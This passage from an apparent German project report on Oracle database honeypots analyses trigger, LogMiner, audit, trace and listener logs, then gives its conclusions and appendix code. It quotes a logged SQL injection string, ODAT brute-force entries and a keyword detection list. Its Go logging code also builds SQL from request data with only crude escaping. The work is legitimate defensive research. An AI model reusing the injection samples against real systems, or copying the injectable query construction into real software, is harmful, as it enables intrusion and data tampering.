CONCAT(SUBSTR(CLIENT_IP, 1, INSTR(CLIENT_IP, '.', 1, 2)-
1),'.xxx.xxx') CLIENT_IP
```

Der oben dargestellte Auszug zeigt, dass von unterschiedlichen IP-Adressen versucht wurde, sich auf der Datenbank als ANONYMOUS bzw. als nicht registrierter Account anzumelden. ANONYMOUS ist ein Account, der HTTP-Zugriffe auf die Oracle XML DB erlaubt und sich nach der Installation im Status „expired" und „locked" befindet [15]. Für die markierten IP-Adressen wurde ein korrespondierendes Event in den Log-Daten des *T-Pot* gesucht und gefunden:

_source.src_ip	**_source.dest_port**	**_source.alert.signature**	**_source.alert.category**
139.162.xxx.xxx	8080	_source.raw_sig 1:Host,User-Agent,Accept-Encoding=[gzip],Connection=[close]:Accept,Accept-Language,Accept-Charset,Keep-Alive:Mozilla/5.0	
139.162.xxx.xxx	8080	_source.raw_sig 1:MS-Author-Via=[DAV],DAV=[1,2,<http://www.oracle.com/xdb/webdav/props>],Server,WWW-Authenticate=[Basic realm="XDB"],Date,Content-Type,?Content-Length:Connection,Keep-Alive,Accept-Ranges:Oracle XML DB/Oracle Database	
139.162.xxx.xxx	**8080**	**ET INFO Mozilla User-Agent (Mozilla/5.0) Inbound Likely Fake**	**A Network Trojan was detected**
85.105.xxx.xxx	8080	SURICATA STREAM Packet with broken ack	Generic Protocol Command Decode
85.105.xxx.xxx	8080	SURICATA STREAM Packet with broken ack	Generic Protocol Command Decode
85.105.xxx.xxx	8080	_source.raw_sig 0:Host,Accept=[text/plain,text/html]:User-Agent,Connection,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:	
85.105.xxx.xxx	8080	_source.raw_sig 1:MS-Author-Via=[DAV],DAV=[1,2,<http://www.oracle.com/xdb/webdav/props>],Server,WWW-Authenticate=[Basic realm="XDB"],Date,Content-Type,?Content-Length:Connecti-	

		on,Keep-Alive,Accept-Ranges:Oracle XML DB/Oracle Database
185.162.xxx.xxx	8080	_source.raw_sig 1:Host,User-Agent,Content-Length=[0]:Connection,Accept,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
185.162.xxx.xxx	8080	_source.raw_sig 1:MS-Author-Via=[DAV],DAV=[1,2,<http://www.oracle.com/xdb/webdav/props>],Server,WWW-Authenticate=[Basic realm="XDB"],Date,Content-Type,?Content-Length:Connection,Keep-Alive,Accept-Ranges:Oracle XML DB/Oracle Database

Tabelle 8: Korrespondierende Einträge zu den IP-Adressen in den T-Pot-Logs

Hier wurde wohl versucht, Malware in die ORA DB einzuschleusen (blau markiert), was jedoch im Einzelnen nicht verifiziert wurde. Die hier aufgeführten Zugriffe fanden nicht auf dem Port 1521 sondern auf Port 8080 der DB-Instanz statt. Dieser Port wurde erst nachträglich aktiviert und der ANONYMOUS-Account „unlocked", weil die Zugriffe zwar in den Logs zu sehen waren, aber für die Angreifer offenbar zu keinem Erfolg führten.

4.6.2 DDL-Trigger

Die Daten für die DDL-Statements werden in derselben Tabelle gespeichert und können ebenso einfach selektiert werden:

```
SELECT EVENT_TIME, SYSEVENT, SESSIONS_ID, OBJECT_NAME,
OBJECT_TYPE, "ACTION"  FROM HONEY_EVENTS WHERE SESSIONS_USER <>
'SYS' AND SYSEVENT <> 'LOGON' ORDER BY EVENT_TIME DESC;
```

EVENT_TIME	SYSEVE	SESSIONS_ID	OBJECT_NAME	OBJECT_TY	ACTION
2020-07-16 20:34:19	CREATE	401.331	hoeren	TABLE	CREATE TABLE ANONYMOUS."hoeren" (¶ "MatrNr" number NO
2020-07-16 20:34:15	CREATE	401.331	assistenten	TABLE	CREATE TABLE ANONYMOUS."assistenten" (¶ "PersNr" numbe
2020-07-16 20:34:15	CREATE	401.331	SYS_C007688	INDEX	CREATE UNIQUE INDEX "ANONYMOUS"."SYS_C007688" on "A
2020-07-16 20:31:34	ALTER	401.331	ANONYMOUS	USER	alter user ANONYMOUS quota 100m on sysaux
2020-07-16 20:31:31	ALTER	401.331	SYSTEM	USER	ALTER USER SYSTEM quota unlimited on SYSAUX
2020-07-16 20:27:28	ALTER	401.331	ANONYMOUS	USER	alter user ANONYMOUS quota 100m on system
2020-07-16 20:12:26	ALTER	401.331	XDB	USER	ALTER USER XDB ACCOUNT UNLOCK
2020-07-16 20:11:20	ALTER	401.331	ANONYMOUS	USER	ALTER USER ANONYMOUS ACCOUNT UNLOCK
2020-07-16 20:10:47	GRANT	401.331	[NULL]	SYSTEM PRIVI	GRANT create table TO ANONYMOUS
2020-07-16 20:10:44	GRANT	401.331	[NULL]	SYSTEM PRIVI	GRANT create session TO ANONYMOUS
2020-07-16 10:53:30	ALTER	400.680	HONEY_PROF_TRG	TRIGGER	ALTER TRIGGER SYSTEM.HONEY_PROF_TRG COMPILE
2020-07-16 10:52:35	CREATE	400.682	HONEY_PROF_TRG	TRIGGER	CREATE OR REPLACE TRIGGER honey_prof_trg¶ BEFORE INSEF
2020-07-16 09:27:09	CREATE	400.616	GET_DBA_ANALYSE_ANY	FUNCTION	CREATE OR REPLACE FUNCTION get_dba_analyse_any(value va

Abbildung 12 HONEY_EVENTS: Auszug der vom DDL-Trigger gespeicherten Daten

Leider konnten hier keine Fremdaktivitäten festgestellt werden. Sämtliche Statements stammen entweder vom System oder den Autoren. Dennoch zeigen die Daten, dass evtl. nicht nachvollziehbare DDL-Statements (Wer, Was) über eine derartige Protokollierung ersichtlich würden. Allerdings bedarf ein solcher Trigger einer gewissen Verfeinerung, um die tatsächlich systeminternen Statements, wie Optimierung und Cache, von Angriffen oder Fremdmanipulationen unterscheiden zu können. Ansonsten würden die Informationen recht schnell unübersichtlich.

4.6.3 DML-Trigger

Die DML-Trigger für das Schema „DBUSER" und für das nachträglich modifizierte Schema „ANONYMOUS" reagieren auf Änderungen in der Tabelle „professoren" der jeweiligen Kemper-DB. Die Daten sind mit folgendem Statement abrufbar:

```
SELECT EVENT_TIME, "ACTION", TABLENAME, SID, AUDSID FROM
HONEY_TABLE_EVENTS;
```

EVENT_TIME	ACTION	TABLENAME	SID	AUDSID
2020-07-16 00:08:24	UPDATE	professoren	100	390.455
2020-07-16 20:44:20	UPDATE	professoren	391	401.343
2020-07-16 20:45:23	UPDATE	professoren, anon	391	401.343
2020-07-16 20:46:45	UPDATE	professoren, dbuser	391	401.343

Abbildung 13 HONEY_TABLE_EVENTS: vom DML-Trigger gespeicherte Daten

Die Zusätze „anon" und „dbuser" im Tabellennamen sind ein Verweis auf das getriggerte Schema. Auch hier zeigen sich nur die Manipulationen, die von den Autoren selbst durchgeführt wurden. Für eine Weiterverfolgung der Aktivitäten ist dies noch nicht geeignet. Die Beschaffung zusammengehöriger Informationen aus der Session-Tabelle (V$SESSION), der SQL-Statement-Tabellen (V$SQLSTATS, V$VSQL), dem Redo-Log (V$LOGMNR_CONTENTS) sowie den Audit- und Trace-Dateien erfordert eine Erweiterung der Event-Tabelle um die Spalten „SERIAL#" und „SQL_ID".

Die beiden Event-Tabellen der Trigger können für eine automatisierte Auswertung mithilfe eines Python-Scripts abgefragt werden. Das Script wandelt das durch ein Select-Statement erhaltene Resultat in eine JSON-Datei um, die für weitere Zwecke im Rahmen der Auswertung verwendet werden kann (siehe Anhang 2).

4.6.4 Redo-Log

Nach dem Start der LogMiner-Prozedur konnten die bisher beobachteten Aktivitäten auch im Redo-Log nachvollzogen werden. Das folgende Beispiel selektiert Informationen eines Wertebereichs in der Spalte „AUDIT_SESSIONID":

```
SELECT OPERATION, USERNAME, AUDIT_SESSIONID, SESSION#,
SESION_INFO, SQL_REDO from v$logmnr_contents WHERE USERNAME <>
```

```
'SYS' AND AUDIT_SESSIONID BETWEEN 402012 AND 402500 ORDER BY
"TIMESTAMP" desc;
```

OPERATION	USERNAME	AUDIT_SES	SESSION#	SESSION_INFO	SQL_REDO
INSERT	ANONYMOUS	402.128	489	login_username=ANONYMOUS	insert into "SYSTEM"."HONEY_EVENTS"("EVENT_TIME","SYSEVEN
START	ANONYMOUS	402.128	489	login_username=ANONYMOUS	set transaction read write;
START	ANONYMOUS	402.123	489	login_username=ANONYMOUS	set transaction read write;
INSERT	ANONYMOUS	402.123	489	login_username=ANONYMOUS	insert into "SYSTEM"."HONEY_EVENTS"("EVENT_TIME","SYSEVEN
COMMIT	ANONYMOUS	402.123	489	login_username=ANONYMOUS	commit;
START	DBUSER	402.117	488	login_username=DBUSER client	set transaction read write;
INSERT	DBUSER	402.117	488	login_username=DBUSER client	insert into "SYSTEM"."HONEY_EVENTS"("EVENT_TIME","SYSEVEN
COMMIT	DBUSER	402.117	488	login_username=DBUSER client	commit;
COMMIT	DBUSER	402.115	685	login_username=DBUSER client	commit;
START	DBUSER	402.115	685	login_username=DBUSER client	set transaction read write;
COMMIT	DBUSER	402.115	685	login_username=DBUSER client	commit;
UPDATE	DBUSER	402.115	685	login_username=DBUSER client	update "SYS"."USER$" set "EXPTIME" = TO_DATE('15-MRZ-2019 18:

Abbildung 14 Logminer: Auszug aus den Daten von V$LOGMNR_CONTENTS

Hier sind beispielsweise die Aktivitäten der Trigger zu sehen, die in der Event-Tabelle Daten abspeichern. Sollte ein Angreifer DDL- oder DML-Statements ausführen, also Befehle die die Datenbank oder die Daten verändern, wird dies mit dem *LogMiner* ersichtlich.

Eine mögliche Prozedur zur automatisierten Abfrage des Redo-Logs z. B. mittels Scheduler, wäre:

```
CREATE OR REPLACE PROCEDURE HONEY_LOGMINER (
  filename in varchar2)
IS
v_LOG_H VARCHAR2(256);
w_file sys.utl_file.file_type;
BEGIN
  SELECT MEMBER INTO v_LOG_H FROM V$LOGFILE WHERE GROUP# = (select
GROUP# from V$LOG WHERE status = 'CURRENT');
  DBMS_LOGMNR.ADD_LOGFILE(LOGFILENAME => v_LOG_H, OPTIONS =>
DBMS_LOGMNR.NEW);
  DBMS_LOGMNR.START_LOGMNR(OPTIONS =>
DBMS_LOGMNR.DICT_FROM_ONLINE_CATALOG);
  w_file := sys.utl_file.fopen('HONEY_LOG_DIR', filename, 'W',
32767);
```

```
  for r in (SELECT SCN, TIMESTAMP, OPERATION, SEG_OWNER, USERNAME,
MACHINE_NAME, CLIENT_ID, AUDIT_SESSIONID, SESSION#, SESSION_INFO,
SQL_REDO
      FROM "V$LOGMNR_CONTENTS" WHERE USERNAME <> 'SYS' ORDER BY
timestamp desc) loop
      sys.utl_file.put_line (w_file, r.SCN||';'||
r.TIMESTAMP||';'||r.OPERATION ...);
  end loop;
  sys.utl_file.fclose(w_file);
  DBMS_LOGMNR.END_LOGMNR;
END;
```

Eine solche Prozedur erfordert natürlich die entsprechende Berechtigungen der Accounts und Rollen für die DBMS-, LOGMNR- und UTL_FILE-Prozeduren.

4.6.5 Audit-Logs

Die hier aktivierten Audit-Logs enthalten nur rudimentäre Informationen über Aktivitäten auf / in der ORA DB, wie man im untenstehenden Beispiel sieht:

```
Audit file /u01/app/oracle/admin/XE/adump/xe_s003_6754_1.aud
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit
Production
ORACLE_HOME = /u01/app/oracle/product/11.2.0/xe
System name:  Linux
Node name:    8365e61e6302
Release:  4.19.0-9-amd64
Version:  #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07)
Machine:  x86_64
Instance name: XE
Redo thread mounted by this instance: 1
Oracle process number: 21
Unix process pid: 6754, image: oracle@8365e61e6302 (S003)

Thu Jul 16 10:46:23 2020 +00:00
```

```
LENGTH: "280"
SESSIONID:[6] "400678" ENTRYID:[1] "1" STATEMENT:[1] "1" USERID:
[9] "ANONYMOUS" ACTION:[3] "100" RETURNCODE:[1] "0" COMMENT$TEXT:
[100] "Authenticated by: DATABASE; Client address:
(ADDRESS=(PROTOCOL=tcp)(HOST=93.117.xxx.xxx)(PORT=40779))" DBID:
[10] "2863871172" PRIV$USED:[1] "5"

Thu Jul 16 10:46:23 2020 +00:00
LENGTH: "226"
SESSIONID:[6] "400678" ENTRYID:[1] "1" USERID:[9] "ANONYMOUS"
ACTION:[3] "102" RETURNCODE:[1] "0" LOGOFF$PREAD:[1] "4"
LOGOFF$LREAD:[2] "85" LOGOFF$LWRITE:[1] "4" LOGOFF$DEAD:[1] "0"
DBID:[10] "2863871172" SESSIONCPU:[1] "1"
```

Zum Erhalt weitergehender Informationen sollte die Audit-Funktion detaillierter gestaltet werden[20].

4.6.6 Trace-Logs

Die Trace-Dateien der ORA DB wurden vorwiegend zur Analyse der SQLi-Attacken herangezogen, da neben DML- auch DQL-Statements gespeichert werden und außerdem Fehlermeldungen der ORA DB ersichtlich werden.

Beispiel SQLiA mit Fehler:

```
Error encountered: ORA-00933
-------------------------------------------------------------------
select * from DBUSER."professoren" where "Name" like '-4593'))) OR
8970=7207 AND ((('tWWe' LIKE 'tWWe'
```

Beispiel SQLiA ohne Fehler:

```
SQL ID: 72pbw4gpydh6n Plan Hash: 659138160
```

20 vgl. https://docs.oracle.com/cd/E11882_01/server.112/e10575/tdpsg_auditing.htm

```
select *
from
 DBUSER."professoren" where "Name" like ''
...
Misses in library cache during parse: 0
Optimizer mode: ALL_ROWS
Parsing user id: 48
Number of plan statistics captured: 1

Rows(1st) Rows(avg) Rows(max) Row Source Operation
--------- --------- --------- --------------------------------
       0         0           0  FILTER  (cr=0 pr=0 pw=0 time=9 us)
       0         0           0   TABLE ACCESS FULL professoren
(cr=0 pr=0 pw=0 time=0 us cost=3 size=152 card=8)
```

Anhand der „Parsing user id", der „SQL ID" oder des „Plan Hash" können weitere Informationen zum Vorgang in Erfahrung gebracht werden. Hier ein Beispiel mit der Verknüpfung der SQL ID:

```
SELECT h.EVENT_TIME, s.SID, s.SERIAL#, s.AUDSID, s.OSUSER,
h.CLIENT_IP, s.MACHINE, s.PROGRAM FROM V$SESSION s, HONEY_EVENTS h
WHERE s.SQL_ID = '72pbw4gpydh6n' AND h.SESSIONS_ID = s.AUDSID;
```

EVENT_TIME	SID	SERIAL#	AUDSID	OSUSER	CLIENT_IP	MACHINE	PROGRAM
2020-07-18 06:35:10	685	1	403.928	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 06:37:56	488	43	403.929	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 08:07:08	587	125	403.968	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 10:45:28	198	19	404.014	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 11:43:24	391	37	404.032	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 13:04:01	101	151	404.085	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)

Die hier angezeigten Daten können auf einen selbst getätigten Angriff mit *sqlmap* zurückgeführt werden.

4.6.7 Listener-Logs

Ebenfalls sehr aufschlussreiche Informationen zu Aktivitäten, die nicht an anderer Stelle gespeichert werden, enthält die Log-Datei des Listeners, die sich im Trace-Verzeichnis des Listener-Prozesses befindet (z. B. /u01/app/oracle/diag/tnslsnr/8365e61e6302/listener/trace/listener.log). Darin enthalten sind u. a. Informationen über den angefragten Service-Namen, IP-Adressen, Account-Anfragen, genutzte Programme und die Art der Anfrage an die ORA DB. Der folgende Auszug zeigt Verbindungen, die der Listener registrierte:

```
16-JUL-2020 09:36:09 * http * (ADDRESS=(PROTOCOL=tcp)
          (HOST=192.241.xxx.xxx)(PORT=36136)) * handoff * http * 0
16-JUL-2020 10:46:22 * http * (ADDRESS=(PROTOCOL=tcp)
          (HOST=93.117.xxx.xxx)(PORT=40779)) * handoff * http * 0
16-JUL-2020 11:11:00 * http * (ADDRESS=(PROTOCOL=tcp)
          (HOST=83.97.xxx.xxx)(PORT=18815)) * handoff * http * 0
16-JUL-2020 12:57:27 * http * (ADDRESS=(PROTOCOL=tcp)
          (HOST=201.7.xxx.xxx)(PORT=34023)) * handoff * http * 0
```

Die Recherche nach der Bedeutung von „handoff * http * 0" ergab[21]:

> *„Listener Direct Hand-Off Information*
> *The listener records direct hand-off events to dispatchers. These events are formatted into the following fields:*
> *Timestamp * Presentation * Handoff * Error Code*
> *Properties of direct hand-off fields are as follows:*
> *Each field is delimited by an asterisk (*).*
> *A successful connection or command returns a code of zero.*
> *A failure produces a code that maps to an error message."*

Diese Anfragen sind demzufolge erfolgreiche Verbindungen mit dem Listener.

21 https://docs.oracle.com/database/121/NETAG/trouble.htm#NETAG426

Ebenfalls aus dem Listener-Log gehen Scans hervor:

```
16-JUL-2020 15:42:19 * (CONNECT_DATA=(CID=(PROGRAM=zgrab2))
       (SERVICE_NAME=XE)) * (ADDRESS=(PROTOCOL=tcp)
       (HOST=192.35.xxx.xxx)(PORT=59402)) * establish * XE * 0
16-JUL-2020 16:37:53 * (CONNECT_DATA=(CID=(PROGRAM=zgrab2))
       (SERVICE_NAME=XE)) * (ADDRESS=(PROTOCOL=tcp)
       (HOST=162.243.xxx.xxx)(PORT=56788)) * establish * XE * 0
```

Hierbei handelt es sich um die Verwendung eines sog. Banner-Grabbers[22], der z. B. zum Fingerprinting genutzt werden kann. Die vom Listener registrierte IP-Adressen verweisen u. a. auf ein Unternehmen, das mit dem Schutz vor Schwachstellen wirbt (*„The New Frontier in Attack Surface Management Discover vulnerabilities..."*). Offensichtlich möchte dieses Unternehmen seinen Service auch ohne Inanspruchnahme seiner Dienstleistungen erbringen.

Da mit *ODAT* verschiedene Angriffe auf die ORA DB ausgeführt wurden, dürfen die Daten darüber nicht fehlen.

Informationen im Listener-Log zu Bruteforce-Angriffen auf die SID:

```
16-JUL-2020 21:07:47 * (CONNECT_DATA=(SERVICE_NAME=ORA)
   (CID=(PROGRAM=odat-libc2.12-x86_64)(HOST=xxx)(USER=xxx))) *
   (ADDRESS=(PROTOCOL=tcp)(HOST=10.1.xxx.xxx)(PORT=52974)) *
   establish * ORA * 12514
16-JUL-2020 21:07:47 * (CONNECT_DATA=(SERVICE_NAME=ORA1)
    (CID=(PROGRAM=odat-libc2.12-x86_64)(HOST=xxx)(USER=xxx))) *
    (ADDRESS=(PROTOCOL=tcp)(HOST=10.1.xxx.xxx)(PORT=52976)) *
    establish * ORA1 * 12514
16-JUL-2020 21:07:47 * (CONNECT_DATA=(SERVICE_NAME=ORA10)
    (CID=(PROGRAM=odat-libc2.12-x86_64)(HOST=xxx)(USER=xxx))) *
```

22 vgl. https://github.com/zmap/zgrab2

```
    (ADDRESS=(PROTOCOL=tcp)(HOST=10.1.xxx.xxx)(PORT=52978)) *
    establish * ORA10 * 12514
16-JUL-2020 21:07:47 * (CONNECT_DATA=(SERVICE_NAME=ORA101)
    (CID=(PROGRAM=odat-libc2.12-x86_64)(HOST=xxx)(USER=xxx))) *
    (ADDRESS=(PROTOCOL=tcp)(HOST=10.1.xxx.xxx)(PORT=52980)) *
    establish * ORA101 * 12514
```

Die Verwendung der wechselnden Service-Namen lässt auf einen Wörterbuch-Angriff schließen. Von einem Angreifer können diese Informationen zum Erlangen des Zugriffs auf die ORA DB genutzt werden. Die Aktivitäten mit *ODAT* sind ebenfalls in den Log-Daten des *T-Pots* zu sehen (hier nur verkürzt dargestellt):

_source.@timestamp	**_source.dest_port**	**_source.alert.signature**	**_source.alert.category**
2020-07-16 T09:27:07.280Z	1521	GPL SQL service_name buffer overflow attempt	Attempted User Privilege Gain
_source.payload_printable			
.....>.,.A .....J....AA.*..... .. .. (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=XE)(CID=(PROGRAM=odat-libc2.12-x86_64) (HOST=xxx)(USER=xxx)))(ADDRESS=(PROTOCOL=tcp)(HOST=10.1.xxx.xxx) (PORT=1521))).....>.,.A .....J....AA.*..... .. .. (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=XE)(CID=(PROGRAM=odat-libc2.12-x86_64) (HOST=xxx)(USER=xxx)))(ADDRESS=(PROTOCOL=tcp)(HOST=10.1.xxx.xxx)(PORT=1521))) .....<<<..... $SELECT platform_name FROM v$database.....^.a.....{..... .....)select dbms_utility.port_string from dual.....			

Tabelle 9 Auszug aus dem Suricata-Protokoll zum Bruteforce-Angriff zur Ermittlung der SID

Der Suricata-Honeypot erkennt hier Buffer-Overflow-Attacken zur Erlangung von Nutzer-Berechtigungen. Korrespondierend zu diesen Daten im Log-File ist der Angriff mit *ODAT* außerdem in der Visualisierung sichtbar:

Abbildung 15: Visualisierung des Suricata-Logs für Port 1521 im fraglichen Zeitraum

Die Informationen zu „GPL SQL service_name buffer overflow attempt" und „GPL SQL user name buffer overflow attempt" sind auch hier zu sehen.

5 Fazit und Ausblick

5.1 Low-interaction Honeypots

Die Analysen der Low-interaction Honeypots zeigen auf, dass ein ungeschützt an das Internet angebundenes System zahllosen Angriffen ausgesetzt ist. Übliche Firewalls, welche auf Basis einer Portfilterung funktionieren, haben hier lediglich einen begrenzten Nutzen, da zahlreiche dieser Angriffe Standardports verwenden, welche für eine Arbeit mit dem Internet benötigt werden.

Es bleibt somit, gefährdete Systeme (z.B. Datenbanken) soweit wie möglich von dem Netzwerk zu separieren, stets aktuelle Sicherheitsupdates einzuspielen sowie Zugriffsberechtigungen sauber und auf das unbedingt notwendige beschränkt zu konfigurieren.

Die Honeypot-Analyse bietet einen zusätzlichen guten Ansatzpunkt, das Sicherheitsniveau weiter zu erhöhen. So lassen sich über die Honeypot-Analyse erkannte angreifende IP-Adressen automatisiert über die Firewall oder Überwachungsdienste blockieren. Zudem bieten die erkannten Angriffe die Möglichkeit eines selbstlernenden Systems. Werden die als Angriff erkannten Datenströme weiter analysiert, so lassen sich hieraus etwa automatisiert weitere Selektoren zur Auffindung von Angriffen extrahieren, welche wiederum in die Tabelle „Keyword”, welche die Selektoren enthält, eingefügt werden.

5.2 High-interaction Honeypots

Ein High-interaction Honeypot für Datenbanksysteme erfordert unterschiedliche Anpassungen der Systeme, um eine tatsächliche Spielwiese für Angreifer darzustellen und für eine Analyse relevante Informationen zu erhalten. Hier konnte aufgezeigt werden, wie bereits mit rudimentären Veränderungen umfangreiche Daten über potentielle Angreifer beschafft werden können. Mit einer Verfeine-

rung der Protokollierung und anschließenden Mustererkennung sowie der Einbindung automatisierter Funktionen und Methoden stellt ein High-interaction Honeypot ein sehr gutes Werkzeug zur späteren Implementierung von Schutz- und Sicherheitsmaßnahmen dar und ist gleichermaßen für eine Studie bevorzugter Angriffsmethoden und -techniken geeignet. Eine Verknüpfung mit Low-interaction Honeypots gibt zusätzliche Einblicke in die Aktivitäten und ist hilfreich für die Nachverfolgung des Angriffsweges.

Im Verlauf des Projektes wurde sich nur mit direkten Zugriffen auf das DBMS und indirekten Zugriffen über das HTTP-Protokoll beschäftigt. Außer Acht blieben die Analyse von Core-Dateien, des Arbeitsspeichers und auch mögliche Zugriffe von Angreifern, die lokalen Zugang zum System haben. Auch diese Angriffswege sollten bei der Einbindung eines High-interaction Honeypots beachtet werden.

5.3 Ausblick

Die während der Honeypotanalyse gewonnen Daten lassen sich in ein DeepLearning – Modell einbringen. Dieses erweitert selbstständig die Erkenntnisse von Angriffen bzw. Angriffsmustern. Auf diese Art und Weise kann ein selbstlernendes System zur Abwehr von Angriffen erstellt werden: Durch die ständig erweiterten bekannten Angriffsmuster wird das System in die Lage versetzt, auch bislang unbekannte Angriffe zu erkennen und abzuwehren. Hieraus wiederum lassen sich erneut Angriffsmuster verfeinern. Die zuvor in Punkt 5.1 beschriebene Vorgehensweise zur automatisierten Erweiterung der Selektorenliste, erweitert um eine Gewichtung, stellt einen ersten Schritt in diese Richtung dar.

Anhang 1

Honeypot I: Umleitung der dateibasierenden cve.log Protokollierung in eine mySQL – Datenbank (Logserver)

config.go:

```
// Read reads the configuration file and returns a struct of it
func Read() Config {
        file, err := os.Open("config.json")
        if err != nil {
                log.Fatalf("Could not read config: %v", err)
        }
        defer file.Close()
        decoder := json.NewDecoder(file)
        config := Config{}
        err = decoder.Decode(&config)
        if err != nil {
                log.Fatalf("Could not read config: %v", err)
        }
        return config
}
```

cvelog.go:

```
...
import (

...

                "cvelog/database"
        "cvelog/config"
...
```

```
)
…
function main() {
...
        db := database.InitDatabase(cfg.DB)
        defer db.Close()
...
}
func writeLogEntry(r *http.Request, message string, db *gorm.DB, cfg c
onfig.Database) {
...
                                str := fmt.Sprintf(`INSERT INTO %v (cv
etag, datum, uhrzeit, timestamp, zeitzone, sourceip, sourceport, des-
tip, destport, methode, seitenaufruf, protokoll, details, detailsdezi-
mal) VALUES ("%v", "%v", "%v", "%v", "%v", "%v", "%v", "%v", "%v", "%v
", "%v", "%v", "%v", "%v")`, cfg.Table, message, t.Format("20060102"),
t.Format("15:04:05"), t.Unix(), t.Location(), clientIP, remPort, 0, 0,
r.Method, r.RequestURI, r.Proto, strings.Replace(strings.Replace(strin
g(l),`'`, `###`, -1), `"`, `§§§`, -1), l)
                                db.Exec(str)
…
}
```

database.go

```
package database
import (
        "fmt"
        "log"

        "github.com/jinzhu/gorm"
        // MySQL driver
        _ "github.com/jinzhu/gorm/dialects/mysql"
        "cvelog/config"
```

```
)

// InitDatabase is used to initialise the database connection and re-
turns a pointer to the db
func InitDatabase(cfg config.Database) *gorm.DB {
        port := cfg.Port
        if port == "" {
                port = "3306"
        }
        str := fmt.Sprintf("%v:%v@(%v:%v)/%v?
charset=utf8&parseTime=True&loc=Local",
                cfg.Username, cfg.Password, cfg.Host, port, cfg.Name)
        db, err := gorm.Open("mysql", str)
        if err != nil {
                log.Fatal(err)
        }
        err = db.DB().Ping()
        if err != nil {
                log.Fatal(err)
        }
        return db
}
```

Honeypot II: Umleitung der Protokollierung in eine mySQL – Datenbank (Logserver) / tcp.go – Feldnamenmodifierung:

```
             str := fmt.Sprintf(`INSERT INTO %v (datum, uhrzeit, zeit-
zone, sourceip, destport, timestamp, sourceport, destip, datablock-
length, dateninhalt, dateninhaltstring) VALUES ("%v", "%v", "%v", "%v"
, "%v", "%v", "%v", "%v", "%v", "%v", "%v")`, cfg.Table,  t.Format("20
060102"), t.Format("15:04:05"), t.Location(), remHost, locPort, t.Unix
(), remPort,locHost, n, datacontent, datacontentstr)
```

```
    fmt.Printf(remPort,locHost)
//  str := fmt.Sprintf(`INSERT INTO %v (datum, uhrzeit, sourceip, sour
ceport, destip, destport, datablocklength)VALUES ("%v", "%v", "%v", "%
v", "%v", "%v", "%v")`, cfg.Table, t.Year()+t.Month()+t.Day(), t.Hour(
)+t.Minute()+t.Second(), remHost, remPort, locHost, locPort, n)
    db.Exec(str)
```

VB.net Funktion: Definition der Selektorenauswertung

…

```
   Private Sub ButtonAufbereitung_Click(sender As Object, e As EventArgs) Handles Button-
Aufbereitung.Click

      Dim Abfrage As String

      Dim dt As DataTable

      Abfrage = "select * from TabelleKeyword"

      dt = m_DB.MacheAbfrage(Abfrage)

      Abfrage = "Update TabelleAuswertung set Schluesselwort = 1 where ("

      For Each dr As DataRow In dt.Rows

         Abfrage += "instr(TextCVEGefiltert,'" + m_DB.GetFeldInhaltString(dr, "Begriff") + "') > 0
or "

      Next

      Abfrage = KlasseMySQL.Left(Abfrage, Abfrage.Length - 4)

      Abfrage += ")"

      m_DB.MacheBefehl(Abfrage)

   End Sub
```

Update-Befehl:

Update TabelleAuswertung set Schluesselwort = 1 where (instr(TextCVEGefiltert,'select') > 0 or instr(TextCVEGefiltert,'mysql') > 0 or instr(TextCVEGefiltert,'update') > 0 or instr(TextCVEGefiltert,'delete') > 0 or instr(TextCVEGefiltert,'php') > 0 or instr(TextCVEGefiltert,'%20') > 0 or instr(TextCVEGefiltert,'777') > 0 or instr(TextCVEGefiltert,'chmod') > 0)

Anhang 2

Event-Tabelle für Logon- und DDL-Trigger

```
CREATE TABLE honey_events (
  event_time      date default sysdate,
  sysevent        varchar2(30),
  triggered       varchar2(10),
  database_name   varchar2(50),
  instance_name   varchar2(50),
  sessions_id     number(8),
  sessions_user   varchar2(30),
  db_user         varchar2(255),
  os_user         varchar2(255),
  client_ip       varchar2(64),
  client_host     varchar2(255),
  client_terminal varchar2(255),
  object_name     varchar2(30),
  object_owner    varchar2(30),
  object_type     varchar2(20),
  action          varchar2(2000)
);
/
```

Logon-Trigger

```
CREATE OR REPLACE TRIGGER honey_logon_trg
AFTER LOGON ON DATABASE
BEGIN
  IF (ora_sysevent = 'LOGON') THEN
    INSERT INTO honey_events (
      event_time,
      sysevent,
      triggered,
      database_name,
      instance_name,
      sessions_id,
```

```
        sessions_user,
        db_user,
        os_user,
        client_ip,
        client_host,
        client_terminal,
        object_name,
        object_owner,
        object_type
      )
      VALUES (
        sysdate,
        ora_sysevent,
        'LOGON',
        ora_database_name,
        sys_context('USERENV', 'INSTANCE_NAME'),
        sys_context('USERENV', 'SESSIONID'),
        sys_context('USERENV', 'SESSION_USER'),
        sys_context('USERENV', 'CURRENT_USER'),
        sys_context('USERENV', 'OS_USER'),
        sys_context('USERENV', 'IP_ADDRESS'),
        sys_context('USERENV', 'HOST'),
        sys_context('USERENV', 'TERMINAL'),
        ora_dict_obj_name,
        ora_dict_obj_owner,
        ora_dict_obj_type
      );
    END IF;
  END;
  /
```

DDL-Trigger

```
  CREATE OR REPLACE TRIGGER honey_ddl_trg
  AFTER DDL ON DATABASE
  DECLARE
    l_action honey_events.action%type;
```

```
  l_sql_text ora_name_list_t;
  l_n pls_integer;
BEGIN
  l_n := ora_sql_txt(l_sql_text);
  FOR i IN 1..l_sql_text.count LOOP
    l_action := l_action || l_sql_text(i);
  END LOOP;

  INSERT INTO honey_events (
    event_time,
    sysevent,
    triggered,
    database_name,
    instance_name,
    sessions_id,
    sessions_user,
    db_user,
    os_user,
    client_ip,
    client_host,
    client_terminal,
    object_name,
    object_owner,
    object_type,
    action
  )
  VALUES (
